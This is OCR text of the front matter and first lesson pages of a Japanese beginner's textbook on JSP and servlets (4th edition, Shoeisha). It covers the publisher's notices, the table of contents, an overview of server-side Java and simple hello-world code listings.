10日でおぼえる

10 DAYS SCHOOL
35 LESSONS PACK

JSP&サーブレット 入門教室 第4版

サーブレット 3.1 対応

SE SHOEISHA Published by SHOEISHA CO.,LTD.
WWW.SHOEISHA.CO.JP

山田祥寛 著

DOWNLOAD LESSON 用のファイルがダウンロードできる！

本書内容に関するお問い合わせについて

このたびは翔泳社の書籍をお買い上げいただき、誠にありがとうございます。弊社では、読者の皆様からのお問い合わせに適切に対応させていただくため、以下のガイドラインへのご協力をお願い致しております。下記項目をお読みいただき、手順に従ってお問い合わせください。

●ご質問される前に

弊社Webサイトの「正誤表」をご参照ください。これまでに判明した正誤や追加情報を掲載しています。

正誤表　　http://www.seshop.com/book/errata/

●ご質問方法

弊社Webサイトの「刊行物Q&A」をご利用ください。

刊行物Q&A　http://www.shoeisha.co.jp/book/qa/

インターネットをご利用でない場合は、FAXまたは郵便にて、下記“愛読者サービスセンター”までお問い合わせください。
電話でのご質問は、お受けしておりません。

●回答について

回答は、ご質問いただいた手段によってご返事申し上げます。ご質問の内容によっては、回答に数日ないしはそれ以上の期間を要する場合があります。

●ご質問に際してのご注意

本書の対象を超えるもの、記述個所を特定されないもの、また読者固有の環境に起因するご質問等にはお答えできませんので、あらかじめご了承ください。

●郵便物送付先およびFAX番号

送付先住所　〒160-0006　東京都新宿区舟町5
FAX番号　　03-5362-3818
宛先　　（株）翔泳社 愛読者サービスセンター

※本書に記載されたURL等は予告なく変更される場合があります。
※本書の出版にあたっては正確な記述に努めましたが、著者および出版社のいずれも、本書の内容に対してなんらかの保証をするものではなく、内容やサンプルに基づくいかなる運用結果に関してもいっさいの責任を負いません。
※本書に掲載されているサンプルプログラムやスクリプト、および実行結果を記した画面イメージなどは、特定の設定に基づいた環境にて再現される一例です。
※本書に記載されている会社名、製品名はそれぞれ各社の商標および登録商標です。

はじめに

みなさまにご好評をいただいた『10日でおぼえるJSP＆サーブレット入門教室』の最新版、第4版がいよいよ登場です。本書の初版をお届けしたのが2002年5月、実に10年以上も前のことであったわけですが、振り返ってみると、この10年の間にはずいぶんとたくさんの変化があったように思えます。

その中でなんといっても顕著であったのが、アプリケーションフレームワークの興隆でしょう。サーバーサイドJavaの開発では、もはやSpringやJSF（JavaServer Faces）、Strutsのようなフレームワークを使わない開発は考えられないものとなりつつあります。一方、JSP＆サーブレット技術はいわゆる「枯れた」技術と言われ、かつてのように話題にのぼる機会は少なくなりつつあります。

では、JSP＆サーブレットはもはや過去の遺物なのでしょうか。

いえいえ、そのようなことはありません。先ほど述べたSpringもJSF、Strutsも、その他、多くのアプリケーションフレームワークも、共通してJSP＆サーブレットをベースとした技術です。つまり、意識するとせざるとにかかわらず、サーバーサイドJavaで開発する限り、皆さんはJSP＆サーブレットを利用しているわけです。

JSP＆サーブレットの知識は、言うなれば、サーバーサイドJavaの開発者にとって「知っていて当たり前」の技術になったにすぎません。それは、テレビやビデオがもはや我々の生活にとって「あることが当たり前」のものであるのとまったく同様の感覚です。あってもなんら目を引くものでないにせよ、なければ困ってしまう――、そんな技術がJSP＆サーブレットなのです。

本書では、このJSP＆サーブレットに興味をひかれ、まずは取り掛かりをつかみたい、実際の動作イメージを視覚的、体感的につかみたい、という方々に、最初の一歩を提供するものです。難しく考えずに、まずは自分の手でプログラムを打ち込み、そして、自分の目で動きを確認してみてください。机上で難しい理論にはまりこむのではなく、とにかく体感し、その上で今後のステップアップにつなげていくのが本書の第1の目的です。10日間のレッスンがあなたのJSP＆サーブレット生活のはじめの1歩として役立つことを心から祈っています。

なお、本書に関するサポートサイトを以下のURLで公開しています。Q&A掲示板はじめ、サンプルデータベースのダウンロードサービス、本書に関するFAQ情報、オンライン公開記事など、あわせてご利用ください。

http://www.wings.msn.to/

最後にはなりましたが、タイトなスケジュールの中で筆者の無理を調整いただいた翔泳社の編集者諸氏、そして、傍らで原稿管理／校正作業などの制作をアシストしてくれた妻の奈美、両親、関係者ご一同に心から感謝いたします。

2015年3月吉日
山田祥寛

CONTENTS

ORIENTATION			9
1日目	**CHAPTER 01**	**JSPの基本**	**19**
	LESSON 01	JSP＆サーブレットの環境を準備しよう	20
	LESSON 02	おぼえようJSPの基本	34
	LESSON 03	繰り返し処理を実行しよう（1）	44
	LESSON 04	フォームからの入力を受け取ろう	58
	LESSON 05	繰り返し処理を実行しよう（2）	74
2日目	**CHAPTER 02**	**ブラウザーからの入力を処理しよう**	**87**
	LESSON 06	クエリ情報を活用しよう	88
	LESSON 07	ヘッダー情報を取得しよう	100
	LESSON 08	クッキー情報を活用しよう	112
	LESSON 09	セッション機能を活用しよう	128
3日目	**CHAPTER 03**	**クラスで拡がるJSPの世界**	**135**
	LESSON 10	HTMLの予約文字をエンコードしよう	136
	LESSON 11	日付の計算をしよう	150
	LESSON 12	連想配列を活用しよう	160
4日目	LESSON 13	テキストファイルを読み取ろう	168
	LESSON 14	カスタムログを記録しよう	178
	LESSON 15	正規表現検索に挑戦しよう	188
	SUPPLEMENTARY LECTURE	Commons Emailでメールを送信しよう	198

CONTENTS

5日目	CHAPTER 04	JDBCでカンタン データベース連携	205
	LESSON 16	MySQLをインストールしよう	206
	LESSON 17	MySQLの基本的な操作を理解しよう	224
	LESSON 18	アプリケーションからデータベースに接続しよう	236
6日目	LESSON 19	データベースに新規データを登録しよう	246
	LESSON 20	データベースを検索しよう	258
	LESSON 21	データベースのデータを更新／削除しよう	266
	LESSON 22	データベースからデータをダウンロードしよう	282
7日目	CHAPTER 05	サーブレットの基本的な構造を学ぼう	291
	LESSON 23	おぼえよう！ サーブレットの基本	292
	LESSON 24	JSPからサーブレットを呼び出そう	306
	LESSON 25	サーブレットから初期化パラメーターを引用しよう	318
8日目	CHAPTER 06	JavaBeans導入でWeb開発の効率化	333
	LESSON 26	サーブレットからJavaBeansを呼び出そう	334
	LESSON 27	JavaBeansからサーブレットにデータを渡そう	350
	LESSON 28	JSP／サーブレット／JavaBeansの連携を学ぼう	360
9日目	CHAPTER 07	JSTL＋式言語でスクリプトレスJSPページに挑戦	371
	LESSON 29	JSTL＋式言語の基本を学ぼう	372
	LESSON 30	JSTL活用でデータベース連携	386
	LESSON 31	JSPページからスクリプティング要素を取り除こう	400

CONTENTS

10日目	CHAPTER 08	カスタムタグ、フィルターによる開発／運用の効率化	415
	LESSON 32	オリジナルのタグを作成しよう	416
	LESSON 33	タグファイル活用でカスタムタグ作成を効率化	434
	LESSON 34	フィルターでログ収集しよう	440
	LESSON 35	デプロイメントディスクリプターでアプリケーション管理を学ぼう	454
INDEX			467

Column

XMLの基本構文	42
JSPの正体はサーブレット	56
オブジェクトを比較するときの注意――基本型と参照型	127
Java APIリファレンス	148
リダイレクトの仕組み	281
JSP＆サーブレット技術の習得に役立つ参考図書	349
TomcatとApacheを連携する方法	414

本書の特徴

本書では、JSP＆サーブレットを初めて学ぶ人を対象に、JSP＆サーブレットの概要から基本的な構文、定型的なアプリケーションを実装するまでを解説します。

全8章・合計35のLESSONで構成されており、1日あたり3～4LESSONずつ進めると10日で、1日あたり3LESSONずつ進めるとほぼ12日程度で、本書の全内容を学べるようになっています。基礎知識から徐々にステップアップしていく内容になっていますので、初めての人でもきちんと理解しながら、じっくり自分のペースで学習を進めることができます。

本書の構成

各LESSONでは、サンプルファイルを使いながら、「実習」「講義」「練習問題」の3パートで学習を進めます。

①実習

サンプルのソースコードを自分で書いて動かしてみることで、実際の動作イメージを視覚的、体感的につかみます。

②講義


サンプルのソースコードの意味や、動作の仕組み、理解しておきたい用語や概念を解説します。

③練習問題

LESSONの内容をもとにした問題です。実習と講義で学んだ内容を定着させ、理解をより深めることができます。

④解答

練習問題の解答です。PDF形式でサンプルファイルに同梱しています。



サンプルファイルについて

本書で使用するサンプルファイルは、下記のサイトからダウンロードできます。適時必要なファイルをご使用のハードディスクにコピーしてお使いください。

サンプルファイルのダウンロードサイト
http://www.shoeisha.co.jp/book/10days/

サンプルは、自分で入力する部分を除いた外枠のコードが用意されています。各LESSONで学ぶ大切なポイントのみをコンパクトにまとめていますので、なるべくコードは自分の手で書いてみることをおすすめします。完成コードもあわせて収録していますので、自分で入力してもうまく動作しない場合は、こちらの内容を確認してください。

なお、本書のサンプルファイルは下記の環境で動作検証をしています。

- Windows 8.1 Pro（64bit）
- Java SE Development Kit 8 Update 25
- Tomcat 8.0.14
- MySQL 5.6.21.1

練習問題の解答について

各LESSON練習問題の解答は、PDFファイルにまとめてサンプルファイルに同梱しています。解説もついていますので、答え合わせの参考にしてください。

免責事項について

サンプルファイルは、通常の運用において何ら問題ないことを編集部および著者は認識していますが、万一運用の結果、いかなる損害が発生したとしても、著者および株式会社翔泳社はいかなる責任も負いません。すべて自己責任においてお使いください。

著作権等について

本書に収録したソースコードの著作権は、著者および株式会社翔泳社が所有しています。個人で使用する以外に利用することはできません。許可なくネットワークなどへの配布もできません。個人的に使用する場合は、ソースコードの改変や流用は自由です。商用利用に関しては、株式会社翔泳社へご一報ください。

株式会社翔泳社　編集部

ORIENTATION

ORIENTATION


なぜJSP＆サーブレットか？

JSP＆サーブレットは、インターネット上で動作可能なWebアプリケーションを構築するための**サーバーサイド技術**です。JSP＆サーブレットそのものの学習に入る前に、まずは「一般的なWebアプリケーションとはどういうものなのか」、その中で「JSP＆サーブレットはどのような位置づけにあるのか」という点について理解しておくことにしましょう。

JSP＆サーブレットとは何か？

一言で言うと、JSP＆サーブレットとは「サーバー上で動作するJavaプログラム」のことです。

一般的なWebの世界においては、**クライアント**と**サーバー**という両者があり、クライアントがサーバーに対してあるページを要求すると、サーバー側では要求されたページを返します。この仕組みを図で表すと、以下のようになります。



▲リクエスト（要求）とレスポンス（応答）

このとき、単純にサーバー側に用意されたHTMLファイルがクライアントに返すのが、最も原始的な**静的なページ**と呼ばれるサイトの仕組みです。この場合、サーバーはただ要求を受けて、要求どおりのページを応答するだけのメッセンジャーボーイであるにすぎません。

しかし、たとえば、クライアントから「A」というデータを受け取ったら「a」、「B」というデータを受け取ったら「b」というように、異なる結果を返したいというケースがあるかもしれません。この場合、サーバーには単なるメッセンジャーボーイ以上の役割が要求されます。つまり、クライアントが送ってきたデータの中身を判断して、返信の種類を変更するという「判断」が必要になるのです。


また、場合によっては、この「A」とか「B」とかいうメッセージを、サーバーのどこかに「記録」しておく必要があるかもしれません。はたまた、「A」「B」などのメッセージを、「AAA」

「BBB」に「加工」しなければならないかもしれません。

このような「判断」「記録」「加工」といった一連の処理を行うのが、サーバー上で動作するJSP＆サーブレットの役割です。

JSP＆サーブレットはクライアントからの要求などによって呼び出され、起動します。そして、あらかじめプログラムとして指定された一連の処理を行ったあと、その結果として生成されたデータ（一般的にはHTMLです）をクライアントに返します。

また、JSP＆サーブレットでは、サーバー側に用意されたファイルやデータベースなど豊富なリソースとも密接に連携することで、高度な処理を実現できます。



▲JSP＆サーブレットはレスポンスを作成する

JSP＆サーブレットによって作られるページのことを、**静的なページ**に対して**動的なページ**と言います。

クライアントサイド技術とJSP＆サーブレット

「動的な処理」と言うと、JavaScriptのような**クライアントサイドスクリプト**をイメージする方もいるかもしれません。クライアントサイドスクリプトは、クライアント（ブラウザー）側にスクリプト（プログラム）と必要なデータをダウンロードし、クライアント上で実行する仕組みのことです。


たとえば、画像の上にマウスポインターを乗せると別の画像に入れ替わったり、タブによって表示を切り替えるような仕組みは、ほとんどがクライアントサイドスクリプトを利用しています。

たしかに、このようなクライアントサイドスクリプトとJSP＆サーブレットとは、「ユーザーの操作や与えられた値と条件に応じて動的に異なるコンテンツを生成する」という点ではよく似ています。一見すると、プログラムを実行する場所がクライアント側かサーバー側かの違いだけに思われるかもしれません。しかし、両者には決定的に異なる点があります。それは、クライアントから入力されたデータを保持できるかどうかという点です。

クライアントサイド技術の「動的」とは、あくまで、コンテンツ管理者があらかじめ用意し

た情報やデータをもとに、見せ方を変えているにすぎません。コンテンツそのものは「不変」（静的）です。

しかし、JSP＆サーブレットのようなサーバーサイド技術では、あらかじめ用意した情報はもちろん、エンドユーザーが入力した情報を蓄積し、コンテンツを成長させることができます。コンテンツそのものが「動的」であるのです。



▲クライアントサイド技術とサーバーサイド技術の相違

たとえば、掲示板のようなアプリケーションは、サーバーサイド技術としてのJSP＆サーブレットの機能を活かした典型的な仕組みです。というのも、掲示板がアプリケーションとしてあらかじめ提供するのは、あくまで書き込むための「仕組み」です。掲示板のコンテンツは、クライアントからの入力（投稿）によって、順次、拡大していくものです。このような仕組みは、クライアント技術では実現できません。

また、クライアント技術は、すべてのデータとプログラムをクライアント側にいったんダウンロードしなければならないため、

* ユーザーに見せたくない情報（たとえばパスワードのような）を扱いにくい
* 不要なトラフィックが発生する
* 処理によっては、クライアントのマシンスペックやブラウザーの種類に依存する

などの問題があります。

しかし、サーバーサイド技術であるJSP＆サーブレットであれば、すべての処理をサーバー側で実行するので、

＊ ユーザーに見せたくない情報も管理しやすい
＊ 処理結果はHTMLになるので、発生するトラフィックは最低限に抑えられる
＊ クライアントの性能やソフトウェア環境に依存しにくい

という利点があります。

JSPとサーブレットの使い分け

サーバーサイド技術としてのJSP＆サーブレットの役割が理解できてきたところで、次にJSPとサーブレットの違いについて見ていくことにしましょう。

なぜ同一のJava言語をベースとしたサーバーサイド技術であるにもかかわらず、JSPとサーブレットという2つの技術を使い分ける必要があるのでしょうか。その理由を知るためには、JSPとサーブレットとの特性の違いに注目する必要があります。

(1) サーブレットはHTMLを出力するが、JSPはHTMLに埋め込まれる

具体的には、簡単なコードを見ていただいたほうがよいでしょう。

一見すると、JSPとサーブレットとはまったく別物であるようにも見えますが、実のところ、両者でできることはほとんど変わりません。JSPで記述できることは**必ず**サーブレットで実現できます。同様に、サーブレットで記述できることの**大部分は**JSPで実現できます。簡単に言うならば、JSPとサーブレットとの違いは「見かけだけ」であるということです。

リスト1 JSPで記述したコードの例

```
<%@ page contentType="text/ ➥
html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>10日間、頑張りましょう！ </title>
</head>
<body>
<% out.print("<p>10日間、頑張りましょう！ ➥
</p>"); %>
</body>
</html>
```

リスト2 サーブレットで記述したコードの例

```
import java.io.IOException;
import java.io.PrintWriter;
...中略...
@WebServlet("/lesson23/IntroServlet")
public class IntroServlet extends HttpServlet {
  public void doGet(HttpServletRequest request, ➥
HttpServletResponse response)
    throws ServletException, IOException {
    response.setContentType("text/html;charset= UTF-8");
    PrintWriter out = response.getWriter();
    out.println("<!DOCTYPE html><html><head><meta ➥
charset='UTF-8' />");
    out.println("<title>10日間、頑張りましょう！ </ title>");
    out.println("</head><body>");
    out.println("<p>10日間、頑張りましょう！ </p>");
    out.println("</body></html>");
  }
}
```

では、両者を使い分ける意味はどこにあるのでしょうか。それは「用途」によってです。


コードを見てもわかるように、サーブレットがあくまでJavaプログラミングの一環としてHTMLを出力しているのに対し、JSPはHTMLの中に断片的なJavaプログラムを埋め込むという形式を取っています。この書き方の違いから、サーブレットはロジックの記述は得意ですが、静的なHTMLを大量に出力したいという場合、どうしても記述が冗長になってしまうという問題があります。同様に、JSPにはレイアウトとは関係ないロジックを大量に埋め込んでしまうと、ページの構造が見えにくくなってしまうという問題があります。

つまり、サーバーサイドJavaの世界では、処理中心の機能はサーブレットで実装し、JSPは表示中心の機能を担うことで、互いに互いの不得手を補い合っているというわけです。

(2) JSPはコンパイルを必要としない

JSP＆サーブレットは処理に先立って、必ずコンパイル（一括翻訳）という処理を必要とします。ただし、JSPとサーブレットとでは、それぞれに実行までの過程が異なりますので、注意が必要です。

具体的に、両者を比較してみましょう。



▲コンパイル処理の違い（JSPとサーブレットの比較）

図のように、サーブレットでは「開発者が自らコンパイル作業を行い、できた実行ファイルを配置する」という作業が必要です。しかし、JSPでは事前のコンパイルを必要としません。自分が書いたソースコードをそのままサーバーに配置しさえすれば、動作します。

そうなると、JSPは実行のたびに解析作業が必要となり、サーブレットに比べ処理効率が悪いのではないか、と思われるかもしれません。しかし、心配はいりません。JSPは、最初に呼び出されたタイミングでいったんサーブレットに変換／コンパイルされた後、コンパイルされた状態のものがメモリー上に常駐します。このため、1度目の要求では若干の遅さは感じられるかもしれませんが、2回目以降の要求ではサーブレットと同等のパフォーマンスを発揮できます。

ページが更新された場合にも、コンテナー（実行エンジン）実行時に最終更新日をチェッ

クして、必要に応じて再変換／コンパイルを行いますので、開発者はコンパイルという処理を一切意識する必要がありません。

JSPは、サーブレットに比べるとより手軽に実行できることを重視した技術だと言えます。


Java技術とJSP＆サーブレット

もう1つ、JSP＆サーブレットを学ぶのに先立って、Java技術の中でのJSP＆サーブレットの位置づけを確認しておくことにしましょう。Java技術は、その目的から3つのエディションに分類できます。

* Java SE（Java Platform, Standard Edition）
* Java EE（Java Platform, Enterprise Edition）
* Java ME（Java Platform, Micro Edition）

このうち、Java SEはJavaアプリケーションを動作するために最低限必要な基本的な実行／開発環境を提供するものです。Java EEは、このJava SEの上で動作するサーバーサイドアプリケーション開発のためのライブラリ群（アプリケーションフレームワーク）です。

そして、JSP＆サーブレットは、このJava EEの中で主にプレゼンテーション層（レイアウト部分）を担うライブラリの1つなのです。



▲JSP＆サーブレットの位置づけ

ちなみに、Java MEは、携帯端末や家電製品への組み込み用途を想定した開発／実行環境

です。Java SEとJava EEが互いに密接に関連しているのに対して、Java MEは独立したエディションです。

Java技術では、用途に応じてこれらのエディションを使い分け、組み合わせることで、さまざまな要件に対応できます。

ORIENTATION

本書の読み方

学習を始めるに先立って、本書の対象読者や構成を確認します。

対象読者

本書は「JSP＆サーブレットを初めて学ぶ」人のための本です。

本書を読み進めていくにあたって、JSP＆サーブレットはもちろん、その他のサーバーサイド技術（PHPやASP.NET、Ruby on Railsなど）に関する知識は必要ありません。

HTMLを利用した静的なWebページを作成する知識や、オペレーションシステム（コマンドプロンプトやエディターなど）を操作するための基本的な知識があれば十分です（JavaScriptやCSSの知識もあるに越したことはありませんが、必須ではありません）。

また、JSP＆サーブレットのベースとなるJava言語の知識についても必ずしも必須ではありません。Java言語が初めての方でも学習を進めていけるよう、基本的な構文を解説しています。

JSP＆サーブレットの概要から基本的な構文、定型的なアプリケーションを実装するまでを、本書で基礎から順に理解しましょう。本書はあくまでJSP＆サーブレット技術の理解を目的としていますが、本書で学んだ内容の多くはその他のサーバーサイド技術を学習する場合にも共通して役立つはずです。

本書の構成

本書の構成と各CHAPTERの目標は、以下のとおりです。1日3～4時限で構成されており、それぞれ読者の方が新しい知識を順に積み上げていけることを目指しています。

CHAPTER 1：JSPの基本
CHAPTER 2：ブラウザーからの入力を処理しよう

まずは、JSPの基本的な構文を理解します。スクリプトレットという仕組みを利用して、静的なページにJavaのコードを埋め込んでみましょう。ここでは、ごくシンプルな手続きで動的な仕組みを実現できることを体感するとともに、まずはJavaのコードに慣れることを目的とします。

また、サーバーサイド技術を理解するには欠かせないHTTP（通信手続き）の挙動を、サンプルの動作と合わせて確認します。通常はあまり意識することのない通信の流れを理解することで、きっとサーバーサイド技術に対する理解も深まるはずです。

CHAPTER 3：クラスで拡がるJSPの世界
CHAPTER 4：JDBCでカンタン データベース連携

Javaで提供されているさまざまな基本クラスライブラリを利用してみます。文字列や日付、リストの操作から、ファイルの読み書き、正規表現、そして、データベース連携まで、一般的なアプリケーションを構築するには欠かせない機能ばかりです。クラスライブラリの定型的な使い方を通じて、JSP＆サーブレットで「何が」「どのように」実現できるのか、イメージを膨らませていきましょう。

CHAPTER 5：サーブレットの基本的な構造を学ぼう
CHAPTER 6：JavaBeans導入でWeb開発の効率化
CHAPTER 7：JSTL＋式言語でスクリプトレスJSPページに挑戦

一般的なアプリケーションを構築するには、JSP技術（スクリプトレット）だけでは不十分です。サーブレット技術、そしてJavaBeansと連携することで、より保守性の高い、現実的なアプリケーションを構築できるようになります。

CHAPTER 4までで学んできた構文の知識を活かしつつ、ここではJSPとサーブレット／JavaBeansとで異なる点にフォーカスして、効果的に理解を深めます。また、JSPページで利用できるタグ形式の命令（タグライブラリ）を導入し、本来あるべきJSPページの記法を学んでいきます。

CHAPTER 8：カスタムタグ、フィルターによる開発／運用の効率化

CHAPTER 8では、CHAPTER 7までには扱えなかった応用のテーマを学びます。

タグライブラリの実装方法、フィルターの活用、設定ファイルの適切な運用などは、いずれも本格的なアプリケーション開発には欠かせないテーマです。やや難しい内容もあるかもしれませんが、めげずに最後まで頑張りましょう。

JSPの基本

JSPは、HTMLの中に断片的なJavaプログラムを埋め込んでいく形式の簡易なサーバーサイド処理環境です。Javaプログラムというと難しそうな印象があるかもしれませんが、JSPではそうした難しい概念を意識する必要はほとんどありません。JSPは、あくまで静的なHTMLの延長線上に、ダイナミックな仕組みを加えたものと思えばいいでしょう。出力されるのは、あくまでHTMLなのですから、出力と比較しつつソースを眺めていくと、すんなりと頭の中に入ってくるはずです。まずは動かすこと、そして、自分の目で確かめることを大事にしてください。

CHAPTER 01

LESSON
01

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日
□□月□□日

レッスン終了 □

JSP＆サーブレットの環境を準備しよう

LESSON 01では、JSP＆サーブレットプログラミングを始めるための準備をします。

本書では、Windows 8.1 Pro（64ビット版）環境を前提に、インストール等の手順を説明します。異なるバージョンを使用している場合には、パスやメニューの名称、一部の操作が異なる場合がありますので、注意してください。

Note 学習に必要な環境をまとめて入手する

本書の学習に必要なソフトウェアー式は、以下のページからもまとめてダウンロードできます。

- ソフトウェアー式（JDK、Tomcat、MySQL）
  http://www.shoeisha.co.jp/book/download/9784798140346

ダウンロードファイルには、本書執筆時点で最新の安定バージョンを収録しています。本書サンプルもこのバージョンで検証しています。学習をスムーズに進めるという意味でも、上記のページで配布しているバージョンで環境を整えることをお勧めします。


実習1　講義1　CHAPTER 01 LESSON 01

JDKのインストール

1 JDK（Java SE Development Kit）をダウンロードする

JDKのダウンロードページ（http://www.oracle.com/technetwork/java/javase/downloads/）を開きます。「JDK」の［Download］ボタンをクリックすると、ダウンロードパッケージの一覧ページが開きます*1。

▲JDKのダウンロードページ（1）




▲JDKのダウンロードページ（2）

